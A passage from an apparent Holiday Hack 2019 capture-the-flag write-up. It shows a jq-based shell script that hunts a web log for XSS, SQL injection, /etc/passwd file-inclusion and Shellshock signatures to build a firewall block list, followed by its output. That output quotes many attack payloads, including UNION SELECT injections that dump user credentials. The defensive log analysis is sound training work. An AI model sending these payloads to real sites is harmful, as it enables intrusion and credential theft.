'  select (.username | contains($s)), '\
'  select (.password | contains($s)) ]' | grep id.orig_h | sort | uniq > XSS.ips.txt

wc -l XSS,ips.txt

# SQLi
```

```
echo Finding requests with possible SQLi

cat b64http.log  | jq '[ .[] | '\
'("SELECT" as $s | '\
'  select (.host | contains($s)), '\
'  select (.uri | contains($s)), '\
'  select (.user_agent | contains($s)), '\
'  select (.username | contains($s)), '\
'  select (.password | contains($s))), '\
'("1=1" as $s | '\
'  select (.host | contains($s)), '\
'  select (.uri | contains($s)), '\
'  select (.user_agent | contains($s)), '\
'  select (.username | contains($s)), '\
'  select (.password | contains($s))) ]'

echo Capturing and printing the count of unique SQLi IPs

cat b64http.log  | jq '[ .[] | '\
'("SELECT" as $s | '\
'  select (.host | contains($s)), '\
'  select (.uri | contains($s)), '\
'  select (.user_agent | contains($s)), '\
'  select (.username | contains($s)), '\
'  select (.password | contains($s))), '\
'("1=1" as $s | '\
'  select (.host | contains($s)), '\
'  select (.uri | contains($s)), '\
'  select (.user_agent | contains($s)), '\
'  select (.username | contains($s)), '\
'  select (.password | contains($s))) ]' | grep id.orig_h | sort | uniq > SQL.ips.txt

wc -l SQL.ips.txt

# LFI

echo Finding requests with possible LFI

cat b64http.log  | jq '[ .[] | '\
'"/etc/passwd" as $s | '\
'  select (.host | contains($s)), '\
'  select (.uri | contains($s)), '\
'  select (.user_agent | contains($s)), '\
'  select (.username | contains($s)), '\
'  select (.password | contains($s)) ]'

echo Capturing and printing the count of unique LFI IPs

cat b64http.log  | jq '[ .[] | '\
'"/etc/passwd" as $s | '\
'  select (.host | contains($s)), '\
'  select (.uri | contains($s)), '\
'  select (.user_agent | contains($s)), '\
'  select (.username | contains($s)), '\
'  select (.password | contains($s)) ]' | grep id.orig_h | sort | uniq > LFI.ips.txt

wc -l LFI.ips.txt

# shellshock "() { :; };"

echo Finding requests with possible shell shock

cat b64http.log | jq '[ .[] | '\
'"() { :; };" as $s | '\
'  select (.host | contains($s)), '\
'  select (.uri | contains($s)), '\
'  select (.user_agent | contains($s)), '\
'  select (.username | contains($s)), '\
'  select (.password | contains($s)) ]'
```

```
echo Capturing and printing the count of unique Shell Shock IPs

cat b64http.log | jq '[ .[] | '\
'"() { :; };" as $s | '\
'  select (.host | contains($s)), '\
'  select (.uri | contains($s)), '\
'  select (.user_agent | contains($s)), '\
'  select (.username | contains($s)), '\
'  select (.password | contains($s)) ]' | grep id.orig_h | sort | uniq > SHELL.ips.txt

wc -l SHELL.ips.txt

# put them all together and print the unique count of these.

echo Consolidate and print the count of TOTAL unique IPs

cat XSS.ips.txt SQL.ips.txt LFI.ips.txt SHELL.ips.txt | sort | uniq | awk '{print $2}' | sed 's/"//g' |
sed 's/,//' > BADIPs1.txt

wc -l BADIPs1.txt


echo Preparing to pivot on user agents.

# get all of the user agents associated with our bad requests.

echo Building a query to get all of the user agents associated with our bad requests.

cat b64http.log  | jq '[ .[] | '\
'("<script>" as $s | '\
'  select (.host | contains($s)), '\
'  select (.uri | contains($s)), '\
'  select (.user_agent | contains($s)), '\
'  select (.username | contains($s)), '\
'  select (.password | contains($s))),'\
'("SELECT" as $s | '\
'  select (.host | contains($s)), '\
'  select (.uri | contains($s)), '\
'  select (.user_agent | contains($s)), '\
'  select (.username | contains($s)), '\
'  select (.password | contains($s))), '\
'("1=1" as $s | '\
'  select (.host | contains($s)), '\
'  select (.uri | contains($s)), '\
'  select (.user_agent | contains($s)), '\
'  select (.username | contains($s)), '\
'  select (.password | contains($s))), '\
'("/etc/passwd" as $s | '\
'  select (.host | contains($s)), '\
'  select (.uri | contains($s)), '\
'  select (.user_agent | contains($s)), '\
'  select (.username | contains($s)), '\
'  select (.password | contains($s))), '\
'("() { :; };" as $s | '\
'  select (.host | contains($s)), '\
'  select (.uri | contains($s)), '\
'  select (.user_agent | contains($s)), '\
'  select (.username | contains($s)), '\
'  select (.password | contains($s)))  | {user_agent, b64ua} ] | unique' | grep b64ua | sort | uniq | awk
'{print $2}' | python3 build-requests-query.py > get-all-reqs-query.txt


# now, dump a non-unique list from all requests that have used one of the user_agents from the extracted
set of bad requests.
# This list is sorted into a unique list that has a count of each one seen.
# The idea is to inspect how many of each user agent appears in the overall log.
```

```
echo This is a sorted list of user agents that appear in bad requests.  Inspect them to see which are
known to be generally suspicious or malware related.

cat b64http.log | jq -f get-all-reqs-query.txt | grep user_agent | sort | uniq -c | sort -n

# Stop here so you can decide how to adjust the value of "N" below.
# exit

# after inspecting them, only grab agents with less than N occurrences (e.g., 10), then build a new query
to get just the records that use those agents.

echo Now that you have inspected them, build a new query to fetch all requests that just use the subset of
user agents.

# we have decided that N == 10

cat b64http.log | jq -f get-all-reqs-query.txt | grep b64ua | sort | uniq -c | sort -n | awk '{if ($1 <
10) {print $3}}' | sed 's/,//' | python3 build-requests-query.py > get-limited-reqs-query.txt

# Now get our final list of bad requests and extract the IPs

echo Extract the list of unique IPs associated with requests that use the subset of suspicious user agents

cat b64http.log | jq -f get-limited-reqs-query.txt | grep .id.orig_h | awk '{print $2}' | sed 's/"//g' |
sed 's/,//' | sort | uniq > BADIPs2.txt

# print the number of these bad IPs

echo Print the number of IPs associated with that subset of bad user agents.

wc -l BADIPs2.txt

# print the total number of unique bad IPs after folding together the original list of attacker IPs and
the last list of IPs for subset of agents.

echo Print the TOTAL NUMBER of bad IPs.

cat BADIPs1.txt BADIPs2.txt | sort | uniq | wc -l

echo This is the final list of IPs to paste into the firewall

cat BADIPs1.txt BADIPs2.txt | sort | uniq | python3 build-final-ip-list.py
```

This is the output of the script:

```
root@kali:~/holidayhack2019/final# ./srfanalysis.sh
Constructing reduced http.log that also includes b64 encoded user agents.
Finding requests with possible XSS
[
  {
    "id.orig_h": "56.5.47.137",
    "host": "srf.elfu.org",
    "uri":
"/logout?id=<script>alert(1400620032)</script>&ref_a=avdsscanning\\\"><script>alert(1536286186)</script>",
    "user_agent": "HttpBrowser/1.0",
    "b64ua": "SHR0cEJyb3dzZXIvMS4w",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "19.235.69.221",
    "host": "10.20.3.80",
    "uri": "/api/weather?station_id=<script>alert(1)</script>.html",
    "user_agent": "Mozilla/4.0 (compatible; MSIE6.0; Windows NT 5.1)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUU2LjA7IFdpbmRvd3MgTlQgNS4xKQ==",
    "username": "-",
    "password": "-"
```

```
  },
  {
    "id.orig_h": "69.221.145.150",
    "host": "-",
    "uri": "/api/measurements?station_id=<script>alert(60602325)</script>",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNi4wOyBXaW5kb3dzIE5UNS4xKQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "42.191.112.181",
    "host": "-",
    "uri": "/api/weather?station_id=<script>alert(autmatedsacnningist)</script>",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNi4xOyBXaW5kb3dzIE5UNi4wKQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "48.66.193.176",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=<script>alert(automatedscaning)</script>",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNy4wOyBXaW5kb3MgTlQgNi4wKQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "49.161.8.58",
    "host": "srf.elfu.org",
    "uri": "/api/stations?station_id=<script>alert('automatedscanning')</script>",
    "user_agent": "Mozilla/4.0 (compatibl; MSIE 7.0; Windows NT 6.0; Trident/4.0; SIMBAR={7DB0F6DE-8DE7-
4841-9084-28FA914B0F2E}; SLCC1; .N",
    "b64ua":
"TW96aWxsYS80LjAgKGNvbXBhdGlibDsgTVNJRSA3LjA7IFdpbmRvd3MgTlQgNi4wOyBUcmlkZW50LzQuMDsgU0lNQkFSPXs3REIwRjZER
S04REU3LTQ4NDEtOTA4NC0yOEZBOTE0QjBGMkV9OyBTTENDMTsgLk4=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "84.147.231.129",
    "host": "10.20.3.80",
    "uri": "/api/weather?station_id=<script>alert('automatedscanning');</script>",
    "user_agent": "Mozilla/4.0 (compatible; Metasploit RSPEC)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1ldGFzcGxvaXQgUlNQRUMp",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "44.74.106.131",
    "host": "srf.elfu.org",
    "uri": "/api/stations?station_id=<script>alert(\\\"automatedscanning\\\")</script>",
    "user_agent": "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko)
chrome/4.0.221.6 safari/525.13",
    "b64ua":
"TW96aWxsYS81LjAgKFdpbmRvd3M7IFU7IFdpbmRvd3MgTlQgNS4xOyBlbi1VUykgQXBsZVdlYktpdC81MjUuMTMgKEtIVE1MLCBsaWtlI
EdlY2tvKSBjaHJvbWUvNC4wLjIyMS42IHNhZmFyaS81MjUuMTM=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "106.93.213.219",
    "host": "10.20.3.80",
    "uri": "/api/weather?station_id=<script>alert(\\\"automatedscanning\\\")</script>;",
    "user_agent": "Mozilla/5.0 (compatible; Goglebot/2.1; +http://www.google.com/bot.html)",
    "b64ua":
"TW96aWxsYS81LjAgKGNvbXBhdGlibGU7IEdvZ2xlYm90LzIuMTsgK2h0dHA6Ly93d3cuZ29vZ2xlLmNvbS9ib3QuaHRtbCk=",
    "username": "-",
```

```
    "password": "-"
  },
  {
    "id.orig_h": "61.110.82.125",
    "host": "<script>alert(\\\"automatedscanning\\\");</script>",
    "uri": "/map.html",
    "user_agent": "Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/602.1.50 (KHTML,
like Gecko) CriOS/56.0.2924.75 Mobile/14E5239e Safari/602.1",
    "b64ua":
"TW96aWxsYS81LjAgKGlQaG9uZTsgQ1BVIGlQaG9uZSBPUyAxMF8zIGxpa2UgTWFjIE9TIFgpIEFwcGxlV2ViS2l0LzYwMi4xLjUwIChLS
FRNTCwgbGlrZSBHZWNrbykgQ3JpT1MvNTYuMC4yOTI0Ljc1IE1vYmlsZS8xNEU1MjM5ZSBTYWZhcmkvNjAyLjE=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "65.153.114.120",
    "host": "<script>alert(automatedscanning)</script>",
    "uri": "/home.html",
    "user_agent": "Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/603.1.23 (KHTML,
like Gecko) Version/10.0 Mobile/14E5239e Safari/602.1",
    "b64ua":
"TW96aWxsYS81LjAgKGlQaG9uZTsgQ1BVIGlQaG9uZSBPUyAxMF8zIGxpa2UgTWFjIE9TIFgpIEFwcGxlV2ViS2l0LzYwMy4xLjIzIChLS
FRNTCwgbGlrZSBHZWNrbykgVmVyc2lvbi8xMC4wIE1vYmlsZS8xNEU1MjM5ZSBTYWZhcmkvNjAyLjE=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "123.127.233.97",
    "host": "<script>alert('automatedscanning');</script>&action=item",
    "uri": "/index.html",
    "user_agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/600.7.12 (KHTML, like
Gecko) Version/8.0.7 Safari/600.7.12",
    "b64ua":
"TW96aWxsYS81LjAgKE1hY2ludG9zaDsgSW50ZWwgTWFjIE9TIFggMTBfMTBfNCkgQXBwbGVXZWJLaXQvNjAwLjcuMTIgKEtIVE1MLCBsa
WtlIEdlY2tvKSBWZXJzaW9uLzguMC43IFNhZmFyaS82MDAuNy4xMg==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "95.166.116.45",
    "host": "<script>alert(\\\"automatedscanning\\\");</script>&from=add",
    "uri": "/santa.html",
    "user_agent": "Mozilla/5.0 (Linux; Android 4.0.4; Galaxy Nexus Build/IMM76B) AppleWebKit/535.19
(KHTML, like Gecko) Chrome/18.0.1025.133 Mobile Safari/535.19",
    "b64ua":
"TW96aWxsYS81LjAgKExpbnV4OyBBbmRyb2lkIDQuMC40OyBHYWxheHkgTmV4dXMgQnVpbGQvSU1NNzZCKSBBcHBsZVdlYktpdC81MzUuM
TkgKEtIVE1MLCBsaWtlIEdlY2tvKSBDaHJvbWUvMTguMC4xMDI1LjEzMyBNb2JpbGUgU2FmYXJpLzUzNS4xOQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "80.244.147.207",
    "host": "<script>alert('automatedscanning');</script>&function=search",
    "uri": "/home.html",
    "user_agent": "Mozilla/5.0 (Linux; U; Android 4.1.1; en-gb; Build/KLP) AppleWebKit/534.30 (KHTML, like
Gecko) Version/4.0 Safari/534.30",
    "b64ua":
"TW96aWxsYS81LjAgKExpbnV4OyBVOyBBbmRyb2lkIDQuMS4xOyBlbi1nYjsgQnVpbGQvS0xQKSBBcHBsZVdlYktpdC81MzQuMzAgKEtIV
E1MLCBsaWtlIEdlY2tvKSBWZXJzaW9uLzQuMCBTYWZhcmkvNTM0LjMw",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "168.66.108.62",
    "host": "<script>alert(\\\"automatedscanning\\\")</script><img src=\\\"",
    "uri": "/home.html",
    "user_agent": "Mozilla/5.0 (Linux; Android 5.1.1; Nexus 5 Build/LMY48B; wv) AppleWebKit/537.36 (KHTML,
like Gecko) Version/4.0 Chrome/43.0.2357.65 Mobile Safari/537.36",
```

```
    "b64ua":
"TW96aWxsYS81LjAgKExpbnV4OyBBbmRyb2lkIDUuMS4xOyBOZXh1cyA1IEJ1aWxkL0xNWTQ4Qjsgd3YpIEFwcGxlV2ViS2l0LzUzNy4zN
iAoS0hUTUwsIGxpa2UgR2Vja28pIFZlcnNpb24vNC4wIENocm9tZS80My4wLjIzNTcuNjUgTW9iaWxlIFNhZmFyaS81MzcuMzY=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "200.75.228.240",
    "host": "<script>alert(\\\"avdscan-681165131\\\");d('",
    "uri": "/alert.html",
    "user_agent": "Mozilla/5.0 (Linux; Android 4.4; Nexus 5 Build/_BuildID_) AppleWebKit/537.36 (KHTML,
like Gecko) Version/4.0 Chrome/30.0.0.0 Mobile Safari/537.36",
    "b64ua":
"TW96aWxsYS81LjAgKExpbnV4OyBBbmRyb2lkIDQuNDsgTmV4dXMgNSBCdWlsZC9fQnVpbGRJRF8pIEFwcGxlV2ViS2l0LzUzNy4zNiAoS
0hUTUwsIGxpa2UgR2Vja28pIFZlcnNpb24vNC4wIENocm9tZS8zMC4wLjAuMCBNb2JpbGUgU2FmYXJpLzUzNy4zNg==",
    "username": "-",
    "password": "-"
  }
]
Capturing and printing the count of unique XSS IPs
wc: XSS,ips.txt: No such file or directory
Finding requests with possible SQLi
[
  {
    "id.orig_h": "42.103.246.250",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=1' UNION SELECT NULL,NULL,NULL--",
    "user_agent": "Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7TVNJZSA3LjA7V2luZG93cyBOVCA1LjEp",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "2.230.60.70",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=1' UNION SELECT
0,0,username,0,password,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 FROM xmas_users WHERE 1",
    "user_agent": "Mozilla/5.0 (compatible; MSIE 10.0; W1ndow NT 6.1; Trident/6.0)",
    "b64ua": "TW96aWxsYS81LjAgKGNvbXBhdGlibGU7IE1TSUUgMTAuMDsgVzFuZG93IE5UIDYuMTsgVHJpZGVudC82LjAp",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "10.155.246.29",
    "host": "srf.elfu.org",
    "uri": "/logout?id=1' UNION SELECT
null,null,'autosc','autoscan',null,null,null,null,null,null,null,null/*",
    "user_agent": "Mozilla/4.0 (compatible; MSIEE 7.0; Windows NT 5.1)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUVFIDcuMDsgV2luZG93cyBOVCA1LjEp",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "225.191.220.138",
    "host": "-",
    "uri": "/api/weather?station_id=1' UNION/**/SELECT 302590057/*",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR 1.1.4322)",
    "b64ua":
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNy4wOyBXaW5kb3dzIE5UIDUuMTsgQW50aXZpclhQMDg7IC5ORVQgQ0xSIDEuMS40M
zIyKQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "75.73.228.192",
    "host": "srf.elfu.org",
    "uri": "/logout?id=1' UNION/**/SELECT 1223209983/*",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Tridents/4.0; .NET CLR 1.1.4322;
PeoplePal 7.0; .NET CLR 2.0.50727)",
```

```
    "b64ua":
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgOC4wOyBXaW5kb3dzIE5UIDUuMTsgVHJpZGVudHMvNC4wOyAuTkVUIENMUiAxLjEuN
DMyMjsgUGVvcGxlUGFsIDcuMDsgLk5FVCBDTFIgMi4wLjUwNzI3KQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "249.34.9.16",
    "host": "srf.elfu.org",
    "uri": "/api/login?id=1'
UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts; .NET CLR
1.1.4322; .NET CLR 2.0.50727)",
    "b64ua":
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNi4wOyBXaW5kb3dzIE5UIDUuMTsgU1YxOyBGdW5XZWJQcm9kdWN0czsgLk5FVCBDT
FIgMS4xLjQzMjI7IC5ORVQgQ0xSIDIuMC41MDcyNyk=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "27.88.56.114",
    "host": "-",
    "uri": "/api/weather?station_id=1'
UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020),3,4,5,6,7,8,9,10,11,12,13,14,15,16",
    "user_agent": "Mozilla/5.0 (Windows NT 6.1; WOW62; rv:53.0) Gecko/20100101 Chrome /53.0",
    "b64ua":
"TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xOyBXT1c2MjsgcnY6NTMuMCkgR2Vja28vMjAxMDAxMDEgQ2hyb21lIC81My4w",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "238.143.78.114",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=1'
UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020),3,4,5,6,7,8,9,10,11,12,13,14,15,16",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Window NT 5.1)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgOC4wOyBXaW5kb3cgTlQgNS4xKQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "121.7.186.163",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=1' UNION+SELECT+1,1416442047",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNy4wOyBXaW5kb3dzIE5UIDUuMTsgVHJpZGVudHMvNC4wKQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "106.132.195.153",
    "host": "10.20.3.80",
    "uri": "/api/stations?station_id=1' UNION SELECT
1,'automatedscanning','5e0bd03bec244039678f2b955a2595aa','',0,'',''/*&password=MoAOWs",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NETS CLR  1.1.4322)",
    "b64ua":
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNi4wOyBXaW5kb3dzIE5UIDUuMDsgLk5FVFMgQ0xSICAxLjEuNDMyMik=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "129.121.121.48",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=1' UNION SELECT
2,'admin','$1$RxS1ROtX$IzA1S3fcCfyVfA9rwKBMi.','Administrator'/*&file=index&pass=",
    "user_agent": "Wget/1.9+cvs-stable (Red Hat modified)",
    "b64ua": "V2dldC8xLjkrY3ZzLXN0YWJsZSAoUmVkIEhhdCBtb2RpZmllZCk=",
    "username": "-",
    "password": "-"
```

```
  },
  {
    "id.orig_h": "190.245.228.38",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=1' UNION SELECT 1434719383,1857542197 --",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows MT 6.1; Trident/4.0; .NET CLR 1.1.4322; )",
    "b64ua":
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgOC4wOyBXaW5kb3dzIE1UIDYuMTsgVHJpZGVudC80LjA7IC5ORVQgQ0xSIDEuMS40MzIyOyAp",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "34.129.179.28",
    "host": "srf.elfu.org",
    "uri": "/api/measurements?station_id=1' UNION SELECT 1434719383,1857542197 --",
    "user_agent": "Mozilla/5.0 (Windows NT 5.1 ; v.)",
    "b64ua": "TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNS4xIDsgdi4p",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "135.32.99.116",
    "host": "srf.elfu.org",
    "uri": "/api/stations?station_id=1' UNION SELECT 1,2,'automatedscanning',4,5,6,7,8,9,10,11,12,13/*",
    "user_agent": "CholTBAgent",
    "b64ua": "Q2hvbFRCQWdlbnQ=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "2.240.116.254",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=1' UNION/**/SELECT/**/2015889686,1,288214646/*",
    "user_agent": "Mozilla/5.0 WinInet",
    "b64ua": "TW96aWxsYS81LjAgV2luSW5ldA==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "45.239.232.245",
    "host": "10.20.3.80",
    "uri": "/api/weather?station_id=1' UNION/**/SELECT/**/850335112,1,1231437076/*",
    "user_agent": "RookIE/1.0",
    "b64ua": "Um9va0lFLzEuMA==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "33.132.98.193",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=*",
    "user_agent": "Mozilla/5.0 (Windows; U; Windows NT 5.2; sk; rv:1.8.1.15) Gecko/20080623
Firefox/2.0.0.15",
    "b64ua":
"TW96aWxsYS81LjAgKFdpbmRvd3M7IFU7IFdpbmRvd3MgTlQgNS4yOyBzazsgcnY6MS44LjEuMTUpIEdlY2tvLzIwMDgwNjIzIEZpcmVmb3gvMi4wLjAuMTU=",
    "username": "' or '1=1",
    "password": "-"
  },
  {
    "id.orig_h": "84.185.44.166",
    "host": "10.20.3.80",
    "uri": "/api/weather?station_id=656913,142363,2979342,6534348,1817090,2906499,3174463,3231905",
    "user_agent": "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071004 Firefox/2.0.0.8
(Debian-2.0.0.8-1)",
    "b64ua":
"TW96aWxsYS81LjAgKFgxMTsgVTsgTGludXggaTY4NjsgZW4tVVM7IHJ2OjEuOC4xLjgpIEdlY2tvLzIwMDcxMDA0IEZpcmVmb3gvMi4wLjAuOCAoRGViaWFuLTIuMC4wLjgtMSk=",
```

```
    "username": "' or '1=1",
    "password": "-"
  },
  {
    "id.orig_h": "254.140.181.172",
    "host": "10.20.3.80",
    "uri": "/api/weather?station_id=8024142",
    "user_agent": "Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_4_11; fr) AppleWebKit/525.18 (KHTML, like
Gecko) Version/3.1.2 Safari/525.22",
    "b64ua":
"TW96aWxsYS81LjAgKE1hY2ludG9zaDsgVTsgUFBDIE1hYyBPUyBYIDEwXzRfMTE7IGZyKSBBcHBsZVdlYktpdC81MjUuMTggKEtIVE1ML
CBsaWtlIEdlY2tvKSBWZXJzaW9uLzMuMS4yIFNhZmFyaS81MjUuMjI=",
    "username": "' or '1=1",
    "password": "-"
  },
  {
    "id.orig_h": "150.50.77.238",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=3117791,2785444,632539,6551853,2992770,2913408",
    "user_agent": "Mozilla/5.0 (X11; U; Linux i686; it; rv:1.9.0.5) Gecko/2008121711 Ubuntu/9.04 (jaunty)
Firefox/3.0.5",
    "b64ua":
"TW96aWxsYS81LjAgKFgxMTsgVTsgTGludXggaTY4NjsgaXQ7IHJ2OjEuOS4wLjUpIEdlY2tvLzIwMDgxMjE3MTEgVWJ1bnR1LzkuMDQgK
GphdW50eSkgRmlyZWZveC8zLjAuNQ==",
    "username": "' or '1=1",
    "password": "-"
  },
  {
    "id.orig_h": "68.115.251.76",
    "host": "-",
    "uri": "/",
    "user_agent": "1' UNION SELECT
1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x6e,0x67,,3,4,5,6,7,8 -- '",
    "b64ua":
"MScgVU5JT04gU0VMRUNUIDEsY29uY2F0KDB4NjEsMHg3NiwweDY0LDB4NzMsMHg3MywweDYzLDB4NjEsMHg2ZSwweDZlLDB4NjksMHg2Z
SwweDY3LCwzLDQsNSw2LDcsOCAtLSAn",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "118.196.230.170",
    "host": "-",
    "uri": "/vendor/fontawesome-free/webfonts/fa-solid-900.woff2",
    "user_agent": "1' UNION SELECT
1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x6e,0x67,,3,4,5,6,7,8 -- '",
    "b64ua":
"MScgVU5JT04gU0VMRUNUIDEsY29uY2F0KDB4NjEsMHg3NiwweDY0LDB4NzMsMHg3MywweDYzLDB4NjEsMHg2ZSwweDZlLDB4NjksMHg2Z
SwweDY3LCwzLDQsNSw2LDcsOCAtLSAn",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "173.37.160.150",
    "host": "10.20.3.80",
    "uri": "/api/weather?station_id=*",
    "user_agent": "1' UNION SELECT
1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x6e,0x67,,3,4,5,6,7,8 -- '",
    "b64ua":
"MScgVU5JT04gU0VMRUNUIDEsY29uY2F0KDB4NjEsMHg3NiwweDY0LDB4NzMsMHg3MywweDYzLDB4NjEsMHg2ZSwweDZlLDB4NjksMHg2Z
SwweDY3LCwzLDQsNSw2LDcsOCAtLSAn",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "81.14.204.154",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=*",
    "user_agent": "1' UNION SELECT 1,1409605378,1,1,1,1,1,1,1,1/*&blogId=1",
    "b64ua": "MScgVU5JT04gU0VMRUNUIDEsMTQwOTYwNTM3OCwxLDEsMSwxLDEsMSwxLDEvKiZibG9nSWQ9MQ==",
```

```
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "135.203.243.43",
    "host": "srf.elfu.org",
    "uri": "/santa.html",
    "user_agent": "1' UNION/**/SELECT/**/994320606,1,1,1,1,1,1,1/*&blogId=1",
    "b64ua": "MScgVU5JT04vKiovU0VMRUNULyoqLzk5NDMyMDYwNiwxLDEsMSwxLDEsMSwxLyomYmxvZ0lkPTE=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "186.28.46.179",
    "host": "srf.elfu.org",
    "uri": "/apidocs.pdf",
    "user_agent": "1' UNION SELECT 1729540636,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x65,0x72, --
",
    "b64ua":
"MScgVU5JT04gU0VMRUNUIDE3Mjk1NDA2MzYsY29uY2F0KDB4NjEsMHg3NiwweDY0LDB4NzMsMHg3MywweDYzLDB4NjEsMHg2ZSwweDY1L
DB4NzIsIC0t",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "13.39.153.254",
    "host": "-",
    "uri": "/img/badweather.png",
    "user_agent": "1' UNION SELECT -
1,'autosc','test','O:8:\\\"stdClass\\\":3:{s:3:\\\"mod\\\";s:15:\\\"resourcesmodule\\\";s:3:\\\"src\\\";s:
20:\\\"@random41940ceb78dbb\\\";s:3:\\\"int\\\";s:0:\\\"\\\";}',7,0,0,0,0,0,0 /*",
    "b64ua":
"MScgVU5JT04gU0VMRUNUIC0xLCdhdXRvc2MnLCd0ZXN0JywnTzo4Olwic3RkQ2xhc3NcIjozOntzOjM6XCJtb2RcIjtzOjE1OlwicmVzb
3VyY2VzbW9kdWxlXCI7czozOlwic3JjXCI7czoyMDpcIkByYW5kb200MTk0MGNlYjc4ZGJiXCI7czozOlwiaW50XCI7czowOlwiXCI7fSc
sNywwLDAsMCwwLDAsMCAvKg==",
    "username": "-",
    "password": "-"
  },
  {
